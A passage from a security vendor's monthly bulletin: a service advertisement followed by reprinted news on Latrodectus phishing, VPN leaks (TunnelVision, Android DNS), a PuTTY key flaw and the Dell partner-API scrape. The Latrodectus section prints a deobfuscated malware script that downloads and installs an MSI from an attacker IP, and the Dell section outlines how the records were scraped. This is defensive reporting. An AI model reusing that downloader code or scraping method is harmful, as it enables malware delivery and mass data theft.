



telelink
business
services

Monthly Security Bulletin

J U N E / 2 4

Advanced Security
Operations Center

This security bulletin is powered by Telelink Business Services’ Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor’s solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company’s IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company’s security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. New Latrodectus malware attacks use Microsoft, Cloudflare themes.....	4
2. Android bug leaks DNS queries even when VPN kill switch is enabled	7
3. New attack leaks VPN traffic using rogue DHCP servers.....	8
4. Citrix warns admins to manually mitigate PuTTY SSH client bug.....	11
5. Dell API abused to steal 49 million customer records in data breach	12
6. New Attack on VPNs	15
7. QakBot attacks with Windows zero-day (CVE-2024-30051).....	16
8. Veeam warns of critical Backup Enterprise Manager auth bypass bug	17
9. Microsoft's new Windows 11 Recall is a privacy nightmare.....	18
10. High-severity GitLab flaw lets attackers take over accounts.....	22
11. Check Point releases emergency fix for VPN zero-day exploited in attacks.....	23
12. Okta warns of credential stuffing attacks targeting its CORS feature.....	25
13. Out-of-bounds reads in Adobe Acrobat; Foxit PDF Reader contains vulnerability that could lead to SYSTEM-level privileges	27
14. CISA warns of actively exploited Linux privilege elevation flaw.....	29

1. New Latrodectus malware attacks use Microsoft, Cloudflare themes

Latrodectus malware is now being distributed in phishing campaigns using Microsoft Azure and Cloudflare lures to appear legitimate while making it harder for email security platforms to detect the emails as malicious.

Latrodectus (aka Unidentified 111 and IceNova) is an increasingly distributed Windows malware downloader first discovered by Walmart's security team and later analyzed by ProofPoint and Team Cymru that acts as a backdoor, downloading additional EXE and DLL payloads or executing commands.

Based on the distribution and infrastructure, researchers have linked the malware to the developers of the widely-distributed IcedID modular malware loader.


While it is not known at this time if they plan on phasing out IcedID in favor of Latrodectus, the newer malware is increasingly being used in phishing campaigns and contact form spam to gain initial access to corporate networks.

Security researcher ProxyLife and the Cryptolaemus group have been chronicling Latrodectus's use of various PDF lures and themes, with the latest campaign utilizing a fake Cloudflare captcha to evade security software.

Starts with an email

Latrodectus is currently being distributed through reply-chain phishing emails, which is when threat actors use stolen email exchanges and then reply to them with links to malware or malicious attachments.


ProxyLife told BleepingComputer that this campaign uses either PDF attachments or embedded URLs to start an attack chain that eventually leads to installing the Latrodectus malware.



Latrodectus phishing email

Source: BleepingComputer

The PDFs will use generic names like '04-25-Inv-Doc-339.pdf' and pretend to be a document hosted in Microsoft Azure cloud, which must first be downloaded to be viewed.




PDF document pretending to be hosted in Microsoft Azure Cloud

Source: BleepingComputer

Clicking on the 'Download Document' button will bring users to a fake 'Cloudflare security check' that asks you to solve an easy math question. This captcha is likely to prevent email security scanners and sandboxes from easily following the attack chain and only delivering the payload to a legitimate user.

When the correct answer is entered into the field, the fake Cloudflare captcha will automatically download a JavaScript file pretending to be a document named similar to "Document_i79_13b364058-83054409r0449-8089z4.js".



Solving a fake Cloudflare captcha to download payload

Source: BleepingComputer

The downloaded JavaScript script is heavily obfuscated with comments that include a hidden function that extracts text from comments that start with '////' and then executes the script to download an MSI from a hardcoded URL, as shown in the deobfuscated script below.

```


1
2 function installFromURL () {
3 var installer;
4   var msipath;
5   try {
6     installer = new ActiveXObject("WindowsInstaller.Installer");
7     installer.UILevel = 2;
8     msipath = "http://45.95.11.217/ad.msi";
9     installer.InstallProduct(msipath);
10  } catch (e) {
11    WScript.Echo("failed: " + e.message);
12  }
13 }
14 installFromURL();
15

```

Deobfuscated script that downloads MSI file

Source: BleepingComputer

When the MSI file is installed, it drops a DLL in the %AppData%\Custom_update folder named Update_b419643a.dll, which is then launched by rundll32.exe. The file names are likely random per installation.



RunDLL32 used to launch Latrodectus DLL

Source: BleepingComputer

This DLL is the Latrodectus malware, which will now quietly run in the background while waiting for payloads to install or commands to execute.

As Latrodectus malware infections are used to drop other malware and for initial access to corporate networks, they can lead to devastating attacks.

At this time, the malware has been observed dropping the Lumma information-stealer and Danabot. However, since Latrodectus is linked to IcedID, these attacks may lead to a wider range of malware in the future such as Cobalt Strike and we might also see partnerships with ransomware gangs.

Therefore, if a device becomes infected with Latrodectus, it is critical to take the system offline as soon as possible and evaluate the network for unusual behavior.

Source: <https://www.bleepingcomputer.com/news/security/new-latrodectus-malware-attacks-use-microsoft-cloudflare-themes/>

2. Android bug leaks DNS queries even when VPN kill switch is enabled

A Mullvad VPN user has discovered that Android devices leak DNS queries when switching VPN servers even though the "Always-on VPN" feature was enabled with the "Block connections without VPN" option.

"Always-on VPN" is designed to start the VPN service when the device boots and keep it running while the device or profile is on.

Enabling the "Block Connections Without VPN" option (also known as a kill switch) ensures that ALL network traffic and connections pass through the always-connected VPN tunnel, blocking prying eyes from monitoring the users' web activity.

However, as Mullvad found out while investigating the issue spotted on April 22, an Android bug leaks some DNS information even when these features are enabled on the latest OS version (Android 14).

This bug occurs while using apps that make direct calls to the `getaddrinfo` C function, which provides protocol-independent translation from a text hostname to an IP address.

They discovered that Android leaks DNS traffic when a VPN is active (but no DNS server has been configured) or when a VPN app re-configures the tunnel, crashes, or is forced to stop.

"We have not found any leaks from apps that only use Android APIs such as `DnsResolver`. The Chrome browser is an example of an app that can use `getaddrinfo` directly," Mullvad explained.

"The above applies regardless of whether 'Always-on VPN' and 'Block connections without VPN' is enabled or not, which is not expected OS behavior and should therefore be fixed upstream in the OS."

Potential mitigations

Mullvad said that the first DNS leak scenario, where the user switches to another server or changes the DNS server, can be mitigated easily by setting a bogus DNS server while the VPN app is active.

However, it has yet to find a fix for the VPN tunnel reconnect DNS query leak, which is valid for all other Android VPN apps seeing that they're also likely impacted by this issue.

"It should be made clear that these workarounds should not be needed in any VPN app. Nor is it wrong for an app to use `getaddrinfo` to resolve domain names," Mullvad explained.

"Instead, these issues should be addressed in the OS in order to protect all Android users regardless of which apps they use."

In October 2022, Mullvad also found that Android devices were leaking DNS queries (e.g., IP addresses, DNS lookups, and HTTPS traffic) every time they connected to a WiFi network because of connectivity checks even if "Always-on VPN" was toggled on with "Block connections without VPN" enabled.

DNS traffic leaks present a significant risk to user privacy, potentially exposing their approximate locations and the online platforms they engage with.

Given the seriousness of this issue, you may want to stop using Android devices for sensitive activities or implement additional safeguards to mitigate the risk of such leaks until Google resolves the bug and backports the patch to older Android versions.

Update May 03, 17:02 EDT: A Google spokesperson sent the following statement: "Android security and privacy is a top priority. We're aware of this report and are looking into its findings."

Source: <https://www.bleepingcomputer.com/news/security/android-bug-leaks-dns-queries-even-when-vpn-kill-switch-is-enabled/>

3. New attack leaks VPN traffic using rogue DHCP servers


A new attack dubbed "TunnelVision" can route traffic outside a VPN's encryption tunnel, allowing attackers to snoop on unencrypted traffic while maintaining the appearance of a secure VPN connection.

The method, described in detail in a report by Leviathan Security, relies on the abuse of Dynamic Host Configuration Protocol's (DHCP) option 121, which permits the configuration of classless static routes on a client's system.

The attackers set up a rogue DHCP server that alters the routing tables so that all VPN traffic is sent straight to the local network or a malicious gateway, never entering the encrypted VPN tunnel.

"Our technique is to run a DHCP server on the same network as a targeted VPN user and to also set our DHCP configuration to use itself as a gateway," reads the report.

"When the traffic hits our gateway, we use traffic forwarding rules on the DHCP server to pass traffic through to a legitimate gateway while we snoop on it."



Exploitation process

Source: Leviathan

The issue lies in DHCP's lack of an authentication mechanism for incoming messages that could manipulate routes, and was assigned the vulnerability identifier CVE-2024-3661.

The security researchers note that this vulnerability has been available for exploitation by bad actors since at least 2002, but there are no known cases of active exploitation in the wild.

Leviathan has informed many of the impacted vendors, as well as CISA and the EFF. The researchers have now publicly disclosed the issue along with a proof-of-concept exploit to raise awareness and compel VPN vendors to implement protection measures.

Mitigating TunnelVision attacks

Users are more apt to be impacted by "TunnelVision" attacks if they connect their device to a network that is either controlled by the attacker or where the attacker has a presence.

Possible scenarios would include public Wi-Fi networks like those in coffee shops, hotels, or airports.

The VPN on the targeted device must be susceptible to routing manipulation, which Leviathan says is typically the case with most VPN clients that use system-level routing rules without anti-leak safeguards.

Finally, automatic DHCP configuration on the target device needs to be enabled, for the malicious DHCP configuration to be applied during network connection. This is, again, a commonly seen configuration.

However, it should be noted that for this attack to work, a user must connect to the rogue DHCP server before the network's legitimate one.

The researchers say attackers can increase the chance their rogue servers will be accessed first in multiple ways, including DHCP starvation attacks against the legitimate server and ARP spoofing.

The TunnelVision CVE-2024-3661 flaw impacts Windows, Linux, macOS, and iOS. Due to Android not having support for DHCP option 121, it is the only major operating system not impacted by TunnelVision attacks.

Leviathan proposes the following mitigations for VPN users:

- Use network namespaces on Linux to isolate network interfaces and routing tables from the rest of the system, preventing rogue DHCP configurations from affecting VPN traffic.
- Configure VPN clients to deny all inbound and outbound traffic that does not use the VPN interface. Exceptions should be limited to necessary DHCP and VPN server communications.
- Configure systems to ignore DHCP option 121 while connected to a VPN. This can prevent malicious routing instructions from being applied, though it might disrupt network connectivity under certain configurations.
- Connect via personal hot spots or within virtual machines (VM). This isolates the DHCP interaction from the host system's primary network interface, reducing the risk of rogue DHCP configurations.
- Avoid connecting to untrusted networks, especially when handling sensitive data, as these are prime environments for such attacks.

As for VPN providers, they are encouraged to enhance their client software to implement their own DHCP handlers or integrate additional security checks that would block applying risky DHCP configurations.

Source: <https://www.bleepingcomputer.com/news/security/new-tunnelvision-attack-leaks-vpn-traffic-using-rogue-dhcp-servers/>

4. Citrix warns admins to manually mitigate PuTTY SSH client bug

Citrix notified customers this week to manually mitigate a PuTTY SSH client vulnerability that could allow attackers to steal a XenCenter admin's private SSH key.


XenCenter helps manage Citrix Hypervisor environments from a Windows desktop, including deploying and monitoring virtual machines.

The security flaw (tracked as CVE-2024-31497) impacts multiple versions of XenCenter for Citrix Hypervisor 8.2 CU1 LTSR, which bundle and use PuTTY to make SSH connections from XenCenter to guest VMs when clicking the "Open SSH Console" button.

Citrix says that the PuTTY third-party component has been removed starting with XenCenter 8.2.6, and any versions after 8.2.7 will no longer include it.

"An issue has been reported in versions of PuTTY prior to version 0.81; when used in conjunction with XenCenter, this issue may, in some scenarios, allow an attacker who controls a guest VM to determine the SSH private key of a XenCenter administrator who uses that key to authenticate to that guest VM while using an SSH connection," Citrix explains in a Wednesday security advisory.

Found and reported by Fabian Bäumer and Marcus Brinkmann of Ruhr University Bochum, CVE-2024-31497 is caused by how older versions of the Windows-based PuTTY SSH client generate ECDSA nonces (temporary unique cryptographic numbers) for the NIST P-521 curve used for authentication.



The company told admins who want to mitigate the vulnerability to download the latest version of PuTTY and install it in place of the version bundled with older XenCenter releases.

"Customers who do not wish to use the "Open SSH Console" functionality may remove the PuTTY component completely," Citrix added.

"Customers who wish to maintain the existing usage of PuTTY should replace the version installed on their XenCenter system with an updated version (with a version number of at least 0.81)."

In January, CISA ordered U.S. federal agencies to patch the CVE-2023-6548 code injection and the CVE-2023-6549 buffer overflow Citrix Netscaler vulnerabilities one day after Citrix warned they were actively exploited as zero-days.

Another critical Netscaler flaw (tracked as CVE-2023-4966 and dubbed Citrix Bleed) was exploited as a zero-day by multiple hacking groups to breach government organizations and high-profile tech companies, such as Boeing, before being patched in October.

The Health Sector Cybersecurity Coordination Center (HHS' cybersecurity team) also warned health organizations in a sector-wide alert to secure NetScaler ADC and NetScaler Gateway instances against surging ransomware attacks.

Source: <https://www.bleepingcomputer.com/news/security/citrix-warns-admins-to-manually-mitigate-putty-ssh-client-bug/>


5. Dell API abused to steal 49 million customer records in data breach

The threat actor behind the recent Dell data breach revealed they scraped information of 49 million customer records using an partner portal API they accessed as a fake company.

Yesterday, BleepingComputer reported that Dell had begun to send notifications warning customers that their personal data was stolen in a data breach.

This data breach contained customer order data, including warranty information, service tags, customer names, installed locations, customer numbers, and order numbers.

A threat actor known as Menelik put the data up for sale on the Breached hacking forum on April 28th, with the moderators soon taking down the post.



Dell 49M Customer/System Information
by Menelik - Sunday April 28, 2024 at 10:43 PM

Menelik, 16:47 PM

This data includes 49 million customer and other information of systems purchased from Dell between 2017-2024. It is up to date information registered at Dell servers.

Feel free to contact me to discuss use cases and opportunities.

I am the only person who has this data.

Included data:

- Quota:
- Full Name of the person / Company Name
- Address
- City
- Province
- Postal Code
- Country
- Unique 7 digit Service Tag of the system
- System shipped date (warranty start)
- Warranty plan
- Serial number (only for monitors)
- Dell Customer Number
- Dell Order Number

Top 5 countries with most systems:

1. United States
2. China
3. India
4. Australia
5. Canada

- About 7 Million rows of the data are individuals/personal purchases.
- 11 Million are consumer segment companies.
- Rest is enterprise/partner/schools/or those I could not identify

Menelik MVP User
Posts: 2
Threads: 1
Joined: Apr 2024
Reputation: 0

DAILY DARK WEB

Menelik told BleepingComputer this morning they were able to steal the data after discovering a portal for partners, resellers, and retailers that could be used to look up order information.

Menelik says he could access the portal by registering multiple accounts under fake company names and had access within two days without verification.

"It is very easy to register as a Partner. You just fill an application form," Menelik told BleepingComputer.

"You enter company details, reason you want to become a partner, and then they just approve you, and give access to this "authorized" portal. I just created my own accounts in this way. Whole process takes 24-48 hours."

Once they gained access to the portal, Menelik told BleepingComputer they had created a program that generated 7-digit service tags and submitted them to the portal page starting in March to scrape the returned information.


As the portal reportedly did not include any rate limiting, the threat actor claims they could harvest the information of 49 million customer records by generating 5,000 requests per minute for three weeks, without Dell blocking the attempts.

Menelik says the stolen customer records include the following hardware breakdown:

- Monitors: 22,406,133
- Alienware Notebooks: 447,315
- Chromebooks: 198,713
- Inspiron Notebooks: 11,257,567
- Inspiron Desktops: 1,731,767
- Latitude Laptops: 4,130,510
- Optiplex: 5,177,626
- Poweredge: 783,575
- Precision Desktops: 798,018
- Precision Notebooks: 486,244
- Vostro Notebooks: 148,087
- Vostro Desktops: 37,427
- Xps Notebooks: 1,045,302
- XPS/Alienware desktops: 399,695

The threat actors said they emailed Dell on April 12th and 14th to report the bug to their security team, sharing the email with BleepingComputer. However, the threat actor admittedly harvested 49 million records before contacting the company.

Dell Customer Information Vulnerability



Email sent to Dell about partner portal flaw

Source: Menelik

The threat actor says Dell never replied to the emails and didn't fix the bug until approximately two weeks later, around the time the stolen data was first put up for sale on the Breach Forums hacking forum.

Dell confirmed to BleepingComputer they received the threat actor's emails but declined to answer any further questions, as they say the incident has become an active law enforcement investigation.

However, the company claims they had already detected the activity before receiving the threat actor's email.

"Let's keep in mind, this threat actor is a criminal and we have notified law enforcement," Dell told BleepingComputer.

"We are not disclosing any information that could compromise the integrity of our ongoing investigation or any investigations by law enforcement."

"Prior to receiving the threat actor's email, Dell was already aware of and investigating the incident, implementing our response procedures and taking containment steps. We have also engaged a third-party forensics firm to investigate."

TechCrunch first reported Menelik's use of this API to scrape Dell customer data.

APIs increasingly abused in data breaches

Easy-to-access APIs have become a massive weakness for companies in recent years, with threat actors abusing them to scrape sensitive data and sell them to other threat actors.

In 2021, threat actors abused a Facebook API bug to link phone numbers to over 500 million accounts. This data was leaked almost for free on a hacking forum, only requiring an account and paying \$2 to download it.

Later that year, in December, threat actors exploited a Twitter API bug to link millions of phone numbers and email addresses to Twitter accounts, which were then sold on hacking forums.

More recently, a Trello API flaw was exploited last year to link an email address to 15 million accounts, which were, once again, put up for sale on a hacking forum. The data was later shared with Have I Been Pwned to issue notifications to those exposed in the breach.

While all of these incidents involved scraping of data, they were allowed due to the ease of access to APIs and the lack of proper rate limiting for the number of requests that can be made per second from the same host.

Source: <https://www.bleepingcomputer.com/news/security/dell-api-abused-to-steal-49-million-customer-records-in-data-breach/>

6. New Attack on VPNs

This attack has been feasible for over two decades:

Researchers have devised an attack against nearly all virtual private network applications that forces them to send and receive some or all traffic outside of the encrypted tunnel designed to protect it from snooping or tampering.

TunnelVision, as the researchers have named their attack, largely negates the entire purpose and selling point of VPNs, which is to encapsulate incoming and outgoing Internet traffic in an encrypted tunnel and to cloak the user's IP address. The researchers believe it affects all VPN applications when they're connected to a hostile network and that there are no ways to prevent such attacks except when the user's VPN runs on Linux or Android. They also said their attack technique may have been possible since 2002 and may already have been discovered and used in the wild since then.

[...]

The attack works by manipulating the DHCP server that allocates IP addresses to devices trying to connect to the local network. A setting known as option 121 allows the DHCP server to override default routing rules that send VPN traffic through a local IP address that initiates the encrypted tunnel. By using option 121 to route VPN traffic through the DHCP server, the attack diverts the data to the DHCP server itself.

Source: <https://www.schneier.com/blog/archives/2024/05/new-attack-on-vpns.html>

7. QakBot attacks with Windows zero-day (CVE-2024-30051)

